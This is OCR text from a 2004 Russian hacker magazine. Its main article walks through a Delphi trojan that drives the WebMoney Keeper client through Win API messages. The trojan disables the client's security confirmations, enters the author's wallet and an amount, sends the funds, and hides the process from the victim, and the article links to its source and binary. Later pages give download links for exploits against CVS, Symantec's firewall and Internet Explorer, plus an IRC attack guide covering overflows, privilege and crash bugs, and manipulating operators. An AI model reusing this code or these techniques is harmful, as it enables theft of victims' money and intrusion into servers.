Правильные ответы жди в сентябрьском выпуске X. Свои предположения присылай на **inc@sonet.to** (до 10 августа).





2004
(game)land
ОСНОВАНА В 1992
ДВИЖЕНИЕ ВВЕРХ
СТРАНА ИГР
ПУТЕВОДИТЕЛЬ
THIEF: DEADLY SHADOWS
ХУЛИГАН
ОХОТНИКИ
СВОЙ БИЗНЕС
ДМИТРИЙ ПЕРШЕЕВ
«ГАРАНТ»
COMPUTER GAMING WORLD
Russian Edition
ХАКЕР
КРАЖА WEB-MONEY
ХАКЕР
Мобильные компьютеры
symbian
СМАРТФОНЫ
НОУТБУК ДЛЯ ТУРИСТА
ВСЕ НОВИНКИ С ВЫСТАВКИ
PC ИГРЫ
GROUND CONTROL II
TOTAL DVD
КАРАТЕЛЬ
ЖЕЛЕЗО

Crack (crack@rsteam.ru)

CENSORED

КРАЖА WEB MONEY!

Много говорилось о том, что взломать платежную систему WebMoney невозможно. Так вот, господа, это полная лажа! Систему взломали уже через несколько дней после ее появления, причем для этого заюзали баг, который известен уже несколько тысячелетий. Это buffer overflow в мозгах пользователей: изощренными методами социальной инженерии мошенники заставляли юзеров расставаться с увесистыми суммами. Я недавно я написал хитроумную программу, после запуска которой на компьютере жертвы все его электронные деньги переводились на мой счет.

КАК КРАДУТ ЭЛЕКТРОННЫЕ ДЕНЬГИ

КАК ВСЕ НАЧИНАЛОСЬ?

За окном была непогода: порывы сильного ветра выворачивали наизнанку зонты немногочисленных прохожих, холодный дождь лил как из ведра. Казалось, солнце уже никогда не выглянет и не согреет своим теплом эти старые, видавшие виды дома, как призраки проглядывавшие сквозь туманную пелену шторма. Я сидел дома в теплом свитере за чашкой горячего ароматного кофе, смотрел в окно и думал, как же в кайф быть в тепле, как мне уютно и хорошо. Мне безумно хотелось заняться чем-то творческим, нужно было ловить момент. Ведь когда на улице хорошая погода, светит солнце и тепло, невозможно сосредоточиться: друзья зовут гулять, клубиться и веселиться. А в непогоду самое время сидеть дома и заниматься любимым делом - программировать. Я как раз думал над одной задачей. Давно хотел написать программу, которая, используя Win API, вызывает функции стороннего приложения. В качестве объекта для испытаний я решил выбрать клиента платежной системы WebMoney, поскольку никогда не испытывал избытка в денежных средствах. И не прогадал ;).



Вот так просто проходит авторизация

ПОЛЕТЕЛИ!

Первым делом я принялся изучать работу WebMoney Keeper'a, программы-клиента платежной системы, при помощи которой пользователи работают со своим электронным кошельком. И сразу же заметил два возможных метода кражи денег.

УЯЗВИМОЕ МЕСТО №1

Первый способ добычи денег заключается в похищении файлов ключей. Напомню, что для работы с кошельком недостаточно знать его номер и пароль - необходимы специальные файлы, которые служат своего рода ключами. Соответственно, если похитить эти файлы, доступ к кошельку заметно упрощается. Но тут есть несколько проблем. Прежде всего, необходимо знать, где лежат эти файлы. Получить ответ на этот вопрос совсем несложно. Для этого программа-троян должна при помощи функций Win API зайти в настройки клиента, получить нужный хэндл поля ввода, где хранится путь к ключам, и считать оттуда информацию. Для этого я использую функцию wm_gettext, принимающую два параметра: количество читаемых байт и имя переменной, куда следует занести результат выполнения функции.

Вторая проблема, с которой я столкнулся, заключается в следующем. В клиенте существует опция, позволяющая любому юзеру увеличить объем файла с ключом до пары гигабайт, что полностью исключит возможность похищения ключей. Но и эта проблема решается очень просто: опять же, при помощи Win API можно программно выключить эту опцию и убрать тем самым нужную галочку, после чего ключи опять приобретут земные размеры. Для этого необходимо использовать сообщение bm_setcheck.

Третья проблема заключается в том, что у пользователя может попросту стоять файрвол, который не пустит мою программу при пересылке ключей. Это, на самом деле, тоже не беда - существует множество способов обхода файрволов под Windows. И, наконец, четвертая проблема заключается в том, что при использовании краденых ключей необходимо пройти повторную активизацию, а код активизации присылается на почтовый ящик бывшего владельца. То есть тут необходимо взламывать e-mail жертвы, что порой не так-то просто. В принципе, все эти проблемы вполне можно разрешить. Но встает вопрос - зачем? Ведь есть второй способ кражи денег, который легко обходит все эти защитные меры.

УЯЗВИМОЕ МЕСТО №2

Второй способ заключается в том, что мой троян заставит отправить программу-клиента деньги на нужный мне кошелек, вызвав некоторую функцию. Программа просто будет висеть в памяти и проверять все окна на наличие заголовка "WebMoney Keeper". Это легко делается с помощью API-функции findwindow. Затем я буду получать хэндлы дочерних окон: это нужные поля ввода, кнопки и другие необходимые мне объекты. Для получения хэндлов дочерних окон используется функция getwindow, первым параметром которой выступает хэндл основного окна, а вторым - gw_child. Итак, программа висит и ждет появления окна с заголовком "WebMoney Keeper", а я жду, пока программа-клиент законнектится к серваку. Эту проверку я реализовал следующим образом. API-функциями получаю хэндл кнопки, на которой написан статус программы (онлайн или офлайн) и затем, при помощи функции wm_gettext, считываю текст с кнопки. Вот этот нехитрый код:

Проверяем статус программы


```
if FindWindow(nil, 'WebMoney Keeper')<>0 then
begin
KeeperWnd := FindWindow(0,'WebMoney Keeper');
ButtonWnd[1]:=GetWindow(KeeperWnd, gw_Child);
for i:=2 to 6 do ButtonWnd[i]:= GetWindow(ButtonWnd[i-1],gw_HWNDNext);
SetLength(ButText,20);
while Copy(ButText,1,3)<>' On' do //Получаем первые три символа слова Online
begin
SendMessage(ButtonWnd[6],WM_GETTEXT,20,Longint(@ButText[1]
)); end; end;
```

При помощи цикла for я получаю первые шесть хэндлов дочерних окон. Важный момент - шестой дескриптор указывает на кнопку со статусом соединения. После всего этого я могу смело приступать к своим гнусным делам :). Для начала необходимо изменить некоторые опции безопасности WM Keeper'a, чтобы процедура пересылки денег прошла безболезненно. Для этого необходимо получить хэндл кнопки вызова меню (она пятая по счету), кликнуть по ней и затем перемещаться по меню с помощью сообщений wm_keydown и wm_keyup. Вот ключевой момент программы:

Свободно лазить по меню

```
sendmessage(ButtonWnd[5], WM_LBUTTONDOWN, MK_LBUTTON, 0);
sendmessage(ButtonWnd[5], WM_LBUTTONUP, 0, 0);
sleep(5);
GetWindowRect(ButtonWnd[5],korbut);
point.x :=korbut.TopLeft.X+5;
point.y :=korbut.TopLeft.Y-40;
MenWnd:=WindowFromPoint(point);
PostMessage (MenWnd, WM_KEYDOWN, VK_UP, 0); //так перемещаться вниз
//...перемещаемся, куда нам нужно
PostMessage (hControl, WM_KEYDOWN, VK_RETURN, 0);
//так жму Enter
```

СЛУЖБА ЭЛЕКТРОННЫХ БАБОК




Если тебе ничего не известно про WebMoney, то я немного расскажу об этой платежной системе. Суть работы этой службы заключается в следующем: клиент (обычный юзер) при помощи специальной программы управляет собственным электронным счетом, деньги на который можно занести, приобретя за наличные специальную карту, осуществив банковский перевод, либо получив транзакцию от другого пользователя системы. С помощью программы-клиента юзер может пополнять счет, покупать разнообразные товары и т.п. В системе WebMoney существует три разных типа валюты: wmz (эквивалент американского бакса), wmr (эквивалент деревянного рублика) и wme (эквивалент евро). Юзер сам выбирает, с какой валютой ему удобнее проводить манипуляции. При первой регистрации необходимо ввести некоторые данные (фамилия, имя, адрес и т.д.), эти сведения никак не проверяются и не должны быть обязательно достоверными. Для аутентификации пользователя на компьютере хранятся специальные файлы с так называемыми ключами. Без них работать с системой невозможно, они служат гарантом безопасности.

А вот и меню



◢ В статье рассмотрен WebMoney Keeper Classic, так как большинство людей пользуется именно им, хотя есть и та часть, которая использует версию Lite. Также рассмотрен русский интерфейс программы-клиента. Но чтобы сделать эту программу универсальной, достаточно внести небольшие изменение в код программы.



◢ Скачать исходный код и бинарник моей программы в целях ознакомления можно по адресу http://xa.ired.ru/wm/
◢ www.webmoney.ru - официальный сайт WebMoney, отсюда можно скачать программу-клиент.
◢ https://security.webmoney.ru - информация которая касается безопасности WebMoney.

ButtonWnd[5] - это указатель на кнопку "Меню". С помощью функции getwindowrect я узнаю координаты этой кнопки. Так как само выпадающее меню размещено немного выше кнопки, я отнимаю от полученной координаты "y" сорок px, по новым координатам получаю дескриптор самого меню. После этого я могу запросто получить указатель окна с параметрами программы, для чего опять воспользуюсь функцией API findwindow.

Теперь необходимо выключить соответствующие галочки на вкладке "Общие": "Сигнализировать о событиях", "Подтверждать операции", "Показывать информацию о получателе перед переводом WebMoney"; на вкладке "Безопасность": "Подтверждение выполнения операций". Также на вкладке "Общие" необходимо поставить галочку напротив "Закрывать окна после выполнения операций". Для этого я воспользуюсь сообщением bm_setcheck, у которого два параметра. Первый - в зависимости от того, нужно ли включить или выключить галочку, он равен нулю или единице, второй - ноль. Для получения нужных нам хэндлов я опять прогнал цикл for на получение первых 40 дочерних окон. Вот так это реализуется:

Выключаю ненужные опции

```
OptionWnd := FindWindow(nil, 'Параметры программы');
CheckBox[1]:=GetWindow(OptionWnd, gw_Child);
for i:=2 to 40 do CheckBox[i]:=GetWindow(CheckBox[i-1],
gw_HWNDNext);
temp:=SendMessage(CheckBox[6], bm_GetCheck, 0, 0);
if temp <> 0 then SendMessage(CheckBox[6], bm_SetCheck, 0, 0);
temp:=SendMessage(CheckBox[7], bm_GetCheck, 0, 0);
 if temp <> 0 then SendMessage(CheckBox[7], bm_SetCheck, 0, 0);
...и так далее остальных нужных галочек
```

Где OptionWnd - это указатель окна параметров программы, а CheckBox - массив хэндлов нужных нам галочек.

Теперь смело жму кнопку "OK", для этого засылаю два сообщения:

```
sendmessage(handle, wm_lbuttondown, mk_lbutton, 0);
sendmessage(handle, wm_lbuttonup, mk_lbutton, 0);
```

где handle - это хэндл кнопки "OK". Теперь осталось только отправить деньги на нужный кошелек. Захожу в меню: "Кошельки", "Передать WM", "В кошелек WebMoney". Снова получаю хэндл появившегося окна с помощью функции FindWindow и получаю хэндлы нужных мне полей ввода. Я опять не усложнял себе жизнь и прогнал цикл for для получения нужных мне дочерних окон. Потом в поле "Сумма" помещаю нужную цифру, а в поле "Кошелек" ввожу свой кошелек, для этого использую сообщение wm_settext, у которого два параметра: первый - ноль, второй - переменная, откуда я беру нужный текст.

Ввожу сумму и кошелек

```
SendMessage(kosh_handle,WM_SETTEXT,0,
LParam(PCHAR('Z066667778888')));
//Вводим наш кошелек
SendMessage(Money, wm_Char,WParam(PCHAR('5')),0);
SendMessage(Money, wm_Char,WParam(PCHAR('0')),0);
//сообщение WM_SETTEXT для поля "Сумма" не работает!
```

kosh_handle - хэндл поля ввода номера кошелька, money - указатель на поле с суммой платежа.

После всего этого остается только нажать на кнопку "Передать" - это делается по аналогии с кнопкой "OK", способ для которой приведен выше.

Если все сделано правильно, то нужная сумма денег вскоре упадет в мой кошелечек, а мне останется только пойти радоваться с друзьями.


ШИФРОВКА ОТ ЮЗВЕРЯ

Чтобы юзер не запалил троян, весь выше описанный процесс нужно как-то спрятать. Первый способ - выколоть юзеру глаза :). Но в таком случае не проще ли дать ему по голове и забрать весь налик? ;) Второй способ - выключить монитор, делается так: SendMessage(Application.Handle, WM_SYSCOMMAND, SC_MONITORPOWER, 2). Но у многих на это выработан рефлекс моментального нажатия кнопки Reset, так что и этот способ не катит. Наконец, можно сделать скриншот всего рабочего стола до того, как будет начата операция по переводу денег, разместить его поверх всех окон, сделать нужное дело и убрать скриншот. Но у юзера может появится впечатление, что его комп подвис, после чего последует нажатие трех магических кнопок или снова Reset. Самый эффективный способ - просто отключить прорисовку окон с вызываемыми диалогами WM Keeper'a. Способ тяжелый в реализации, но действительно эффективный. Чтобы описать, как это сделать, потребуется целая статья, поэтому я не буду заострять на этом внимание. Ах, да, чуть не забыл. Скачать для ознакомления исходный код программы и скомпилированный бинарник можно с сайта xa.ired.ru/wm/.


ЗАЧЕМ ЭТО ВСЕ?

Способ действительно хорош и действительно работает. С его помощью, при грамотном подходе, можно украсть кучу денег. Более того, он вполне переносим и на другие платежные системы, в том числе буржуйские. Однако я бы хотел обратить твое внимание на тот факт, что электронное воровство ничем не отличается от обыкновенного. Мошенники крадут те же самые деньги, которые кто-то не без труда зарабатывал. Поэтому заниматься таким воровством - удел низкосортных, бездарных людей, которые кроме как воровать чужие средства и делать-то ничего не умеют. Эта статья призвана показать, как несовершенны бывают даже самые стойкие системы. Ведь пропатчить мозги всем пользователям популярного сервиса - задача невыполнимая. Еще раз скажу, что и редакция журнала, и я лично выступаю резко против подобного электронного мошенничества. Для меня эта задача была лишь интересным обучающим примером работы с функциями Win API.

Так что помни, если это реализовать на практике, то ты можешь легко попасть по различным статьям из УК РФ.



Выключаю ненужные опции



Скоро мы станем богаты!

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



CVS REMOTE ENTRY LINE HEAP OVERFLOW EXPLOIT

ОПИСАНИЕ:

19 мая на bugtraq-лентах появился документ, гласящий о переполнении буфера в программе CVS (Concurrent Version Systems). Демон CVS очень распространен и устанавливается на серверах почти всех разработчиков open-source-проектов (к примеру, на cvs.apache.org). С технической точки зрения баг довольно прост. Это обычный buffer overflow. Склонность к переполнению была найдена при анализе строки, посылаемой серверу. Грамотно составленный запрос позволял хакеру повторно обратиться к функции. С каждым вызовом злоумышленник перезаписывал в память произвольные данные и мог затем обратиться к ним. Существует эксплойт как для FreeBSD, так и для Linux. Самый первый исходник вообще был заточен под Солярку. Для правильной работы требуется наличие библиотек компрессии, поэтому собирай сырец с флагом -lz.

ЗАЩИТА:

Защититься от бага можно единственным путем - обновить версию демона. Напоминаю, что уязвимыми являются релизы до 1.11.15 включительно.

ССЫЛКИ:


Скачать эксплойт в ознакомительных целях можно по ссылке www.xakep.ru/post/22450/cvs_linux_freebsd_HEAP.txt. Версию для Соляры бери тут: www.xakep.ru/post/22450/cvs_solaris_HEAP.txt. С технической стороной вопроса можно также ознакомиться на нашем сайте: www.xakep.ru/post/22428/default.asp.

ЗАКЛЮЧЕНИЕ:

Баг серьезный. Более того, я за несколько минут нашел два уязвимых сервера и предал их анафеме :). Я ни к чему такому не призываю, посему используй эксплойт лишь в ознакомительных целях. Админам могу дать один совет - как можно быстрее обновляйте версию CVS.

GREETS:

Баг и эксплойт запатентовал Stefan Esser (s.esser@e-matters.de). С вопросами обращаться только к нему ;).



Брутфорс и атака на сервис

SYMANTEC DNS RESPONSE DOS EXPLOIT

ОПИСАНИЕ:

Как известно, файрволы предназначены для защиты компьютера от несанкционированных внешних подключений и нападений. Однако совсем недавно мир узнал о страшном баге в брандмауэре Symantec от дядюшки Нортона. Уязвимыми оказались все версии сетевого экрана. Суть бреши заключается в неверной обработке UDP-пакетов. Если хакер сформирует DNS-запрос от 53 порта, драйвер файрвола symdns.sys уйдет в бесконечный цикл, смертельно загрузив систему. Вернуть брандмауэр к жизни поможет только ребут.

ЗАЩИТА:

Чтобы уберечь себя от взора хакеров, установи другой файрвол либо скачай обновление через LiveUpdate. Других способов решения проблемы пока не существует.

ССЫЛКИ:


Исходник виндового эксплойта лежит здесь: www.xakep.ru/post/21544/exploit.txt. Если же тебе в лом заморачиваться с компиляцией, можешь слить готовый бинарник по этому адресу: www.openwww.net/soft/HOD-symantec-firewall-DoS-expl.exe.

ЗАКЛЮЧЕНИЕ:

Как видишь, порой установленный файрвол не приводит ни к чему хорошему. Сразу после обнародования бага хакеры нашли способ выполнять на уязвимой машине в ring0 произвольный код, а это уже значительно серьезней DOS'а.

GREETS:

Свежий баг зарелизила eEye team. Эта команда уже радовала нас хорошими эксплойтами, и теперь они остались верными себе.



Бажный файрвол под прицелом

CSS IN INTERNET EXPLORER

ОПИСАНИЕ:

В результате длительного анализа работы осла обнаружилась вкусная уязвимость во всех версиях IE. Программисты уже несколько раз наступают на одни грабли: брешь таится в обработке директивы Location совместно с ms-its. Любой желающий может сподвигнуть браузер к скачиванию произвольного файла, а затем запустить бинарник при помощи Mplayer. Этот баг - настоящий шедевр программерского искусства, поэтому в кратком обзоре его не описать :). Читай багтрак и изучай эксплойт, тогда все станет намного понятнее.

ЗАЩИТА:

Защититься от напасти можно как всегда обновлением, которое заботливо выложил Microsoft. Слить его можно по ссылке www.microsoft.com/technet/security/.

ССЫЛКИ:


Найти эксплойт для осла можно на нашем сайте: www1.xakep.ru/post/22656/jelexploit.zip. Техническая сторона уязвимости освещена в документе по адресу www.xakep.ru/post/22656/default.asp.

ЗАКЛЮЧЕНИЕ:

Баги в IE были, есть и будут. Несмотря на то, что сладкоголосые программисты MS говорят, что в ослике очень мало уязвимостей, багтрак популярного браузера еженедельно пополняется сведениями о новых дырах. Надо заметить, что это не первый случай ошибки, ведущей к выполнению произвольного кода...

GREETS:

Надо отдать должное хакеру jelmer (jkuperus@planet.nl), который грамотно проанализировал работу ослика, а затем написал несложный Java-эксплойт.



Инсталлер тестового эксплойта

KZer-Za (stevex@herzeleid.net, www.dalnet.ru)



АТАКИ И ВЗЛОМ IRC-СЕТЕЙ



В последнее время IRC стал дико популярным сервисом. В российских сетях уже крутятся тысячи пользователей, не редкость каналы, на которых одновременно сидит по сотне человек. Чем популярнее IRC, тем актуальнее для хацкеров следующий вопрос: "Как же можно захватить чужой канал, несанкционированно получить статус иркопа и поглумиться над пользователями?". Ответ на него дает один из программистов, работающих в команде сети Dalnet(Ru). Наслаждайся!

ПРАКТИЧЕСКИЕ СОВЕТЫ КОДЕРА DALNET(RU)

Атаки на IRC-сети можно разделить на три категории:

1. Взлом программного обеспечения.
2. Поиск дырок в конфигурации серверов.
3. Взлом IRC-операторов :).

ВЗЛОМ IRCD

Ircd - это обычный unix-демон, написанный, как правило, на C++. При этом используются стандартные системные вызовы для выделения памяти, копирования и перемещения информации между модулями и процедурами. Многие современные ircd активно используют средства шифрования, сжатия и аутентификации, применяя такие широко распространенные библиотеки, как zlib и OpenSSL. Эти библиотеки страдают от тех же самых дыр, что и все остальные, чем грех не воспользоваться.

Системные администраторы - народ в большинстве своем довольно ленивый. Фразы "Я не использую OpenSSL" или "А, какая ерунда zlib, его я тоже не использую" стали уже традицией. Конечно, большинство служб на машинах, где установлен ircd, может и не использовать эти библиотеки, но сам ircd обычно активно их юзает. Достаточно просмотреть bugtraq, найти подходящую дырку, грамотно написать соответствующую "открывашку" и получить доступ к внутренностям IRC-сервера. Грамотный взлом обнаружить крайне непросто, настоящие профессионалы умеют сделать все очень чисто, без лишнего шума и пыли, убрав за собой все следы своего пребывания. А имея на руках исходники демона, найти в нем несколько опасных дыр не так уж и сложно, это лишь вопрос времени и профессионализма взломщика.

СТАРЫЕ БОЛЯЧКИ

Обычно на IRC-сервере, помимо ircd, крутится масса других приложений: это и веб-сервер, и ssh, и ftpd. Соответственно, порутав машину через баг в одном из этих демонов, ты получишь и полный контроль над ircd. Каким же образом можно удаленно взломать какой-либо сервис? Самая распространенная уязвимость - переполнение буфера. Эта атака была впервые зафиксирована в 1988 году под именем червя Морриса. Используя переполнение буфера, он инициировал вредоносный код на заражаемой машине. Вот кусок программы, подверженной buffer overflow:

Buffer overflow

```
{
char buf[1024]; /* полагаем, что этот буфер вместителен, на всякий случай */
strcpy(buf,src);
/* BANG! Если src содержит более 1024 символов, остаток будет вписан... сразу после окончания этого буфера! */
}
```

Достаточно только обнаружить такое место в проекте, грамотно сформировать информацию, идущую в переполняемый буфер, и выполнить хоть execve("/bin/sh",0,0), получив в итоге удаленный шелл с правами пользователя, под которым крутится взломанный процесс. На самом деле, переполнение буфера - это безграничная тема, есть очень много разнообразных видов атак, так или иначе связанных с buffer overflow. Многие методы детально описаны в различных руководствах по безопасности и периодически всплывают во всевозможных багтраках. Кроме того, читай по этой теме Х-спец!

КРУТЫЕ ПОВОРОТЫ

Большая часть багов в ircd - ошибки работы с памятью, связанные с недоработками в ко-


Модуль m_nick, в котором описаны все функции по работе с пользователем

де: появление указателей на нераспределенные участки, выделение лишней памяти и т.д. При грамотном подходе взломщиков это может вызвать серьезные проблемы, в том числе падение всего процесса ircd. Представь себе, каково уронить десяток серверов с пятьюстами пользователей на каждом!

Самый неприятный баг из ранних версий ircd (chimera) - так называемый pirch bug. Используя IRC-клиент pirch, можно было указать ник юзера, уже присутствовавшего на сервере, после чего pirch в диалоговом окошке вполне корректно просил ввести другое прозвище - ведь указанное занято. У пользователя было два варианта: ввести другой ник и начать общение, либо нажать кнопку Cancel и получить на сервере ник нулевой длины. Если клиент выбирал второе, то за ним оставался его уникальный ID, а ник не регистрировался ни в одной системной таблице. Он мог спокойно общаться на каналах, его невозможно было ни забанить, ни применить к нему команду kill. Когда подобный клиент покидал сервер, ircd падал в core из-за разрушения таблиц ников и двойного освобождения памяти. Ошибка крылась в модуле m_nick, который отвечал за регистрацию пользователя на сервере.

> Когда подобный клиент покидал сервер, ircd падал в core из-за разрушения таблиц ников.

ОПЕРАТОР НА ХАЛЯВУ

Вторая неприятная ошибка, связанная с кривизной рук программистов, заключалась в том, что пользователь мог незаконно получать флаг +o (IRC-оператор), проставляя себе при помощи команды /mode флаг +R (зарегистрированный в сервисах пользователь). Задумывался этот флаг для будущих версий ircd chimera, чтобы сервисы могли ставить его, если пользователь аутентифицируется в NickServ командой identify. Но этот флаг, во-первых, можно проставить кому угодно вручную, а во-вторых:


```
#define FLAG_OPER          0x20000
...
#define FLAG_REGNICK 0x20000
```

Любой пользователь теперь мог дать команду /mode nick +iwR и получить себе в довесок еще и флаг +o (IRC-оператор). Особых гадостей такой иркоп сделать не мог, потому что имел всего лишь один бит в структуре сервера, прикрепленной к его текущему соединению. Но в итоге суммарное количество IRC-операторов в сети могло равняться количеству пользователей :). Кроме того, в сети достаточно было иметь хотя бы один уязвимый сервер, на котором вместе с +R выдавался бы +o. Всю остальную работу по разнесению подобной заразы вполне законно брали на себя хабы :).

Еще одна ошибка приводила к полному падению сервера. Заключалась она в использовании команды knock, которая позволяла пользователю постучаться в канал, на котором стоит режим +i ("только по приглашению"). Даже когда в конфиге ircd стояло ключевое слово "use_knock = no;", модуль команды knock, тем не менее, грузился, если вместо названия канала взломщик указывал ник другого пользователя. Таким образом, безобидная команда /knock nickname валила сервер наповал.

ВПИШИСЬ В ИСТОРИЮ

Что можно сделать, получив шелл с правами юзера, под которым крутится ircd? Предел мечтаний: ламерюга-сисадмин запустил процесс ircd с привилегиями пользователя root. Что это такое, думаю объяснять не стоит :). Но мечты есть мечты. Обычно ircd запускается с ограниченными правами пользо-



Заголовочный файл одного из клиентских модулей

ХАКНИ ОПЕРАТОРА

Самым изощренным способом взлома IRC-сетей является взлом IRC-операторов ;). Как бы причудливо и смешно это ни звучало, но, пожалуй, это самый эффективный и доступный способ получить желаемое (отобрать канал, изменить параметры и настройки сервера и даже получить права иркопа). IRC-операторы - это, прежде всего, обычные люди, со своими проблемами и заботами. Можно завалиться к иркопу с ящиком водки и веселой компанией и устроить ему DDoS. А с утра выгодно выменять стакан минералки на пожизненный статус IRC-оператора :). Или, скажем, владея средствами НЛП, можно быстро нащупать нужные рычаги и заставить админа изменить некоторые настройки. Если же ты не пьешь алкоголя и никогда не интересовался психологией, попробуй следующий прием. Постоянно плачь, что тебя сбрасывает с сервера по Excess Flood, что ты теряешь пароли на каналы, что установленный в IRC-сети софт неимоверно глючный и что из-за этого 800 тружеников-передовиков вот-вот свалят в конкурирующую сеть, если IRC-оператор не предпримет срочных мер. Откровенно говоря, это не что иное, как простейший НЛП-прием ;). Дави, проси, требуй, и однажды могучая защита того человека, который в IRC-сети подобен Господу Богу, рухнет, а ты получишь желаемое :). Исключение составляют уж крайние сволочи, асоциальные элементы, которые совершенно глухи к мольбам и слезам. Но помни, таких законченных ублюдков можно встретить крайне редко :). Удачных взломов!


Все описанные баги относятся к софту ircd chimera, который стоит в сети DalNet(RU) - www.dalnet.ru.


Описанные баги в сети DalNet(RU) - www.dalnet.ru - уже устранены, так что не трать время зря :). Но, возможно, они есть в других сетях с этим же софтом.



Российские irc-сети переживают настоящий бум. Не редкость каналы с несколькими сотнями юзеров

вателя irc: ircd, либо еще какого-нибудь, nobody, к примеру. Традиционной бывает ситуация, когда с соизволения системного администратора ircd размещается в домашней директории пользователя, в которой кроме файлов, необходимых для работы ircd, лежат всевозможнейшие ftp, веб-странички и прочее. Основательно покопавшись в домашнем "чемодане" пользовательского аккаунта, можно отыскать массу полезного и бесполезного для себя, но цель нашей атаки не в этом. Получив доступ к процессу с привилегиями ircd, прежде всего, детально исследуем конфигурационные файлы ircd. В большинстве случаев это обычные текстовые файлы, в которых содержатся суперполезные данные - в частности, секции, описывающие правила аутентификации и задающие информацию об иркопах и пароли для линковки к другим серверам. Вот пример блока аутентификации hybrid-подобных ircd:

Секция аутентификации ircd

```
auth {
user = "xyz@*.my.domain.tld";
/* твой спуф */

spoof = "hidden.org";
/* чтобы иркопы не видели бесчинств */
spoof_notice = no;
